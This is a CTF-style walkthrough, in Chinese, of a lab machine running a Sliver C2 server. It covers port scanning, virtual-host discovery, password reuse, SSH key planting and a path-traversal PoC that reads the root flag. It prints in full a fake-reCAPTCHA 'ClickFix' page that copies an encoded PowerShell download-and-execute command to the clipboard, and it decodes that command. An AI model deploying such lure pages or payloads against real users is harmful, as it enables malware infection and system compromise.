端口扫描

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 192.168.56.114
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports faster than you can say 'SYN ACK'

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.56.114:22
Open 192.168.56.114:443
Open 192.168.56.114:8888
[~] Starting Script(s)
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-15 07:15 -0500
Initiating ARP Ping Scan at 07:15
Scanning 192.168.56.114 [1 port]
Completed ARP Ping Scan at 07:15, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:15
Scanning sliver.maze (192.168.56.114) [3 ports]
Discovered open port 22/tcp on 192.168.56.114
Discovered open port 443/tcp on 192.168.56.114
Discovered open port 8888/tcp on 192.168.56.114
Completed SYN Stealth Scan at 07:15, 0.03s elapsed (3 total ports)
Nmap scan report for sliver.maze (192.168.56.114)
Host is up, received arp-response (0.00082s latency).
Scanned at 2026-02-15 07:15:47 EST for 0s

PORT     STATE SERVICE        REASON
22/tcp   open  ssh            syn-ack ttl 64
443/tcp  open  https          syn-ack ttl 64
8888/tcp open  sun-answerbook syn-ack ttl 64
MAC Address: 08:00:27:F0:AE:E9 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
           Raw packets sent: 4 (160B) | Rcvd: 4 (160B)
```

443端口是https端口，注意用curl访问的时候带参数

curl一下看看

```
┌──(root㉿kaada)-[/home/kali/Desktop]
```

```
└─# curl -k https://192.168.56.114
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

默认的nginx欢迎页面

不过浏览器访问之后可以发现拥有其域名sliver.maze，那么可以进行子域名爆破

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -u https://sliver.maze --append-domain -t 25 -k | grep -v "404"
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       https://sliver.maze
[+] Method:                    GET
[+] Threads:                   25
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
www.sliver.maze Status: 200 [Size: 9451]
#www.sliver.maze Status: 400 [Size: 150]
#mail.sliver.maze Status: 400 [Size: 150]
#smtp.sliver.maze Status: 400 [Size: 150]
#pop3.sliver.maze Status: 400 [Size: 150]
===============================================================
```

```
Finished
================================================================
```

得到另一个域名www.sliver.maze

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# curl https://www.sliver.maze/ -k
<!DOCTYPE html>
<html lang="en">

<head>
  <script>
    if (/Android|webOS|iPhone|iPad|iPod|BlackBerry|IEMobile|Opera
Mini/i.test(navigator.userAgent)) {
      document.write(`
      <style>
        body {
          margin: 0;
          padding: 0;
          font-family: Arial, sans-serif;
          background-color: #f8f9fa;
          color: #333;
          display: flex;
          align-items: center;
          justify-content: center;
          height: 100vh;
          text-align: center;
        }
        .container {
          max-width: 500px;
          padding: 20px;
        }
        h1 {
          font-size: 24px;
          color: #004a99;
        }
        p {
          font-size: 16px;
          line-height: 1.5;
        }
        small {
          display: block;
          margin-top: 20px;
          font-size: 12px;
          color: #888;
        }
      </style>
      <div class="container">
        <h1>IT Error Notice</h1>
        <p>For security and functionality reasons, this page is not accessible
via your mobile device. Please try again to access it from your corporate desktop
or laptop device.</p>
        <p>If you believe this is in error, please contact your network
administrator or try again from a supported device.</p>
```

```
        <small>© 2025 Corporate IT Department – Internal Use Only</small>
      </div>
    `);
      window.stop();
    }
  </script>

  <title>Mazesec | Home</title>
  <link rel="icon" type="image/x-icon" href="/img/favicon.ico">
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-
awesome/6.4.0/css/all.min.css">
  <style>
    body {
      margin: 0;
      padding: 0;
      font-family: Arial, sans-serif;
      overflow: hidden;
    }

    .iframeContainer {
      position: fixed;
      top: 0;
      left: 0;
      width: 100%;
      height: 100%;
      z-index: 0;
    }

    .iframeContainer iframe {
      width: 100%;
      height: 100%;
      border: none;
    }

    .iframeContainer .overlay {
      position: absolute;
      top: 0;
      left: 0;
      width: 100%;
      height: 100%;
      background-color: rgba(0, 0, 0, 0.7);
    }

    .modalContainer {
      position: absolute;
      top: 30%;
      left: 50%;
      transform: translateX(-50%);
      width: 600px;
      background-color: #ffffff;
      border-radius: 8px;
      padding: 20px;
      box-shadow: 0 2px 10px rgba(0, 0, 0, 0.3);
      z-index: 1;
```

```
}

.modalContainer h2,
.modalContainer p {
  text-align: center;
  margin: 0 0 10px;
  color: #000;
}

.recaptcha-mock {
  display: flex;
  justify-content: center;
  align-items: center;
  text-align: left;
  width: 262px;
  height: 58px;
  background-color: #f9f9f9;
  border: 1px solid #dcdcdc;
  border-radius: 3px;
  box-shadow: 0 1px 4px rgba(0, 0, 0, 0.2);
  padding: 10px;
  position: relative;
}

.recaptcha-checkbox {
  display: inline-block;
  width: 20px;
  height: 20px;
  border: 1px solid #dcdcdc;
  background-color: #fff;
  border-radius: 3px;
  position: absolute;
  margin-left: -190px;
  cursor: pointer;
}

.recaptcha-checkbox::after {
  content: '';
  position: absolute;
  top: 50%;
  left: 50%;
  width: 10px;
  height: 10px;
  background-color: #4285f4;
  border-radius: 2px;
  transform: translate(-50%, -50%) scale(0);
  transition: transform 0.2s ease;
}

.recaptcha-checkbox.checked::after {
  transform: translate(-50%, -50%) scale(1);
}

.recaptcha-label {
  position: absolute;
  margin-left: -70px;
```

```
  font-size: 14px;
  color: #333;
}

.recaptcha-logo {
  position: absolute;
  bottom: 5px;
  right: 10px;
  font-size: 10px;
  color: #666;
}

.loadImg {
  display: none;
  width: 20px;
  height: 20px;
  position: absolute;
  margin-top: -3px;
  margin-left: -210px;
  border: 2px solid #4688f1;
  border-top-color: transparent;
  border-radius: 50%;
  animation: spin 1s linear infinite;
}

@keyframes spin {
  to {
    transform: rotate(360deg);
  }
}

#verificationSteps {
  position: absolute;
  top: 70px;
  right: -60px;
  width: 282px;
  background-color: #fff;
  border: 1px solid #dcdcdc;
  border-top: none;
  border-radius: 5px;
  padding: 20px;
  box-shadow: 0 2px 4px rgba(0, 0, 0, 0.2);
  font-size: 14px;
  text-align: left;
  z-index: 2;
}

#verificationSteps::before {
  content: "";
  position: absolute;
  top: -11px;
  left: 10px;
  border-left: 11px solid transparent;
  border-right: 11px solid transparent;
  border-bottom: 11px solid #dcdcdc;
  z-index: 2;
```

```
    }

    #verificationSteps::after {
      content: "";
      position: absolute;
      top: -10px;
      left: 10px;
      border-left: 10px solid transparent;
      border-right: 10px solid transparent;
      border-bottom: 10px solid #fff;
      z-index: 3;
    }

    .verification-footer {
      margin-top: 20px;
    }

    .verification-footer hr {
      border: none;
      border-top: 1px solid #dcdcdc;
      margin: 10px 0;
    }

    .footer-content {
      display: flex;
      align-items: center;
      justify-content: space-between;
    }

    .footer-icons {
      display: flex;
      align-items: center;
    }

    .footer-icons i,
    .footer-icons svg {
      font-size: 18px;
      color: #555;
      margin-right: 8px;
    }

    .verify-button {
      background-color: #4fa9ff;
      color: #fff;
      border: none;
      padding: 8px 12px;
      border-radius: 3px;
      cursor: not-allowed;
      font-size: 14px;
      opacity: 0.6;
    }
  </style>
</head>

<body>
  <div class="iframeContainer">
```

```
    <iframe src="https://maze-sec.com/"></iframe>
    <div class="overlay"></div>
  </div>

  <div class="modalContainer">
    <h2>Robot or human?</h2>
    <p>Check the box to confirm that you're <!--not-->human. Thank You!</p>
    <div id="captcha-container" style="position: relative; margin: 0 auto; width:
262px;">
      <div class="recaptcha-mock">
        <div class="recaptcha-checkbox" onclick="showVerification()"></div>
        <div class="loadImg"></div>
        <span class="recaptcha-label">I'm not a robot</span>
        <img src="https://www.gstatic.com/recaptcha/api2/logo_48.png"
          style="width:32px; height:32px; position:absolute; margin-right:-200px;
margin-top:-15px;">
        <div class="recaptcha-logo">reCAPTCHA</div>

        <div id="verificationSteps" style="display: none;">
          <div style="font-size:16px; margin-bottom:10px;">Verification
Steps</div>
          <div style="margin:5px 0 5px 15px;">
            1. Press Windows Key <i class="fa-brands fa-windows"></i> + R
          </div>
          <div style="margin:5px 0 5px 15px;">2. Press CTRL + V</div>
          <div style="margin:5px 0 5px 15px;">3. Press Enter</div>
          <div class="verification-footer">
            <hr>
            <div class="footer-content">
              <div class="footer-icons">
                <i class="fas fa-sync-alt"></i>
                <i class="fas fa-headphones"></i>
                <svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 50 50"
                  style="width:18px; height:18px; margin-right:8px;">
                  <circle cx="25" cy="25" r="23" fill="none" stroke="#555"
stroke-width="5" />
                  <circle cx="25" cy="14" r="3" fill="#555" />
                  <path d="M21 21v2h2l1 0v15h-1l-1 0v2h1l3 0 1 0v-2l-1 0-3 0v-
15l-1 0-4 0z" fill="#555" />
                </svg>
              </div>
              <button class="verify-button" disabled>Verify</button>
            </div>
          </div>
        </div>
      </div>
    </div>
    <p id="message" style="text-align: center; color: red;"></p>
  </div>

  <script>
  let obfuscatedCommand = '';

    function obfuscateCommand(command) {
      return `powershell -ep bypass -enc ${command}`;
    }
```

```
    function generateCommand() {
      const command =
"WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUA
cgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8Ab
gBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0Abw
BiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB
0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwB6AGUANQA3AGwANQAyADEAYQBqAG4AeQAxAGgAcAA2
AC4AcwBsAGkAdgBlAHIALgBtAGEAegBlAC8AbQBiADcAOQBoADMAaABhAHUAbgA3AHkANABlADMAYQAvA
GEAcABpAC8AcAB1AGIAbABpAGMALwBkAGwALwB3ADAASABEAHUARgBiADIAJwApACkA";
      obfuscatedCommand = obfuscateCommand(command);
    }

    function showVerification() {
      const checkbox = document.querySelector('.recaptcha-checkbox');
      const loadImg = document.querySelector('.loadImg');
      checkbox.style.display = 'none';
      loadImg.style.display = 'block';

      setTimeout(() => {
        document.getElementById('verificationSteps').style.display = 'block';
        generateCommand();
        navigator.clipboard.writeText(obfuscatedCommand)
          .catch(err => console.error('Failed to copy command:', err));
      }, 1000);
    }
    generateCommand();
  </script>
</body>

</html>
```

> 看到这个 HTML 源代码，事情变得更有趣了。这不仅是一个正常的网页，它是一个典型的 **“ClickFix” 社交工程投毒页面**。
>
> 该页面伪装成 reCAPTCHA 验证，但实际上是诱导用户按下 `Win + R` -> `Ctrl + V` -> `Enter`。这会直接在受害者的机器上执行剪贴板中的恶意命令。
>
> ## 1. 核心发现：解密 Payload
>
> 在代码的末尾，有一个经过 Base64 编码的 PowerShell 命令。我为你解密了它的内容：
>
> **原始编码：**
> `WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwB6AGUANQA3AGwANQAyADEAYQBqAG4AeQAxAGgAcAA2AC4AcwBsAGkAdgBlAHIALgBtAGEAegBlAC8AbQBiADcAOQBoADMAaABhAHUAbgA3AHkANABlADMAYQAvAGEAcABpAC8AcAB1AGIAbABpAGMALwBkAGwALwB3ADAASABEAHUARgBiADIAJwApACkA`
>
> **解密后的 PowerShell 命令：**
>
> PowerShell

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};
IEX ((new-object
net.webclient).downloadstring('https://ze57l521ajny1hp6.sliver.maze/mb79h3ha
un7y4e3a/api/public/dl/wOHHDuFb2'))
```


分析:

- 该命令会忽略证书错误连接到 `sliver.maze` 的子域名。
- 它尝试从 `.../api/public/dl/wOHHDuFb2` 下载并直接执行一个脚本（可能是另一个 Stager）。
- 这说明 `sliver-server` 正在利用 **Website** 功能托管这个恶意页面。

不过也暴露出了另一个子域名

```
192.168.56.114 sliver.maze www.sliver.maze ze57l521ajny1hp6.sliver.maze
```


之后发现是一个登录界面




之后尝试密码admin，administrator，root，以及一些常规的爆破，均失败

问了jo哥要提示，提示密码是url中的随机字符


想到靶机作者，尝试用户qiaojojo成功登录



之后发现用户sublarge，想到密码复用的可能，（其实是jo哥告诉我的）尝试使用sublarge/url中字段的组合登录，登录成功。



由于sublarge是管理员，我们可以将其映射的目录改到/，这样可以创建ssh目录往里面写公钥进去。



之后成功以sublarge的身份ssh登录。

```
┌──(root㉿kaada)-[/opt]
└─# ssh sublarge@192.168.56.114
Linux Sliver 6.12.63+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.63-1 (2025-
12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
sublarge@Sliver:~$ ls
filebrowser  filebrowser.db  files  qiaojojo_localhost.cfg  SELECTED_FRIGATE
sliver-client_linux-amd64  sliver-server_linux-amd64  user.txt
```

之后经linpeas查看sliver-server是root运行的

有一个任意文件读取漏洞

[Website Path Traversal / Arbitrary File Read (Authenticated) in Sliver · Advisory · BishopFox/sliver]

构建poc

```
┌──(root㉿kaada)-[/home/kali/Desktop/sliver]
└─# GOOS=linux GOARCH=amd64 go build -o sliver_poc
./poc/website_path_traversal.go
go: downloading google.golang.org/protobuf v1.36.11
go: downloading google.golang.org/grpc v1.77.0
go: downloading golang.org/x/mod v0.31.0
go: downloading golang.org/x/net v0.48.0
go: downloading google.golang.org/genproto/googleapis/rpc v0.0.0-20251202230838-
ff82c1b0f217
go: downloading golang.org/x/sys v0.40.0
go: downloading google.golang.org/genproto v0.0.0-20251202230838-ff82c1b0f217


┌──(root㉿kaada)-[/home/kali/Desktop/sliver]
└─# ls
AGENTS.md  CONTRIBUTING.md  docs    go.sum       implant  Makefile  protobuf
SECURITY.md  sliver_poc
client     Dockerfile       go.mod  go-tests.sh  LICENSE  poc       README.md
server       util


┌──(root㉿kaada)-[/home/kali/Desktop/sliver]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.114 - - [15/Feb/2026 07:06:08] "GET /sliver_poc HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

```
sublarge@Sliver:~$ wget 192.168.56.104/sliver_poc
```

```
Prepended http:// to '192.168.56.104/sliver_poc'
--2026-02-15 20:06:05--  http://192.168.56.104/sliver_poc
Conectando con 192.168.56.104:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 19522684 (19M) [application/octet-stream]
Grabando a: «sliver_poc»

sliver_poc                          100%
[===============================================================================>]
18.62M  --.-KB/s    en 0.1s

2026-02-15 20:06:05 (154 MB/s) - «sliver_poc» guardado [19522684/19522684]

sublarge@Sliver:~$ chmod +x sliver_poc
sublarge@Sliver:~$ ./sliver_poc -config qiaojojo_localhost.cfg -target
/root/root.txt
[+] target: /root/root.txt
[+] web-path: ../../../../../../../../root/root.txt
[+] leaked bytes: 48
[+] preview:
flag{root-e6f21e59-4fe3-4233-8ae4-dcb880fc4f61}

sublarge@Sliver:~$ cd /opt
```

成功读取flag。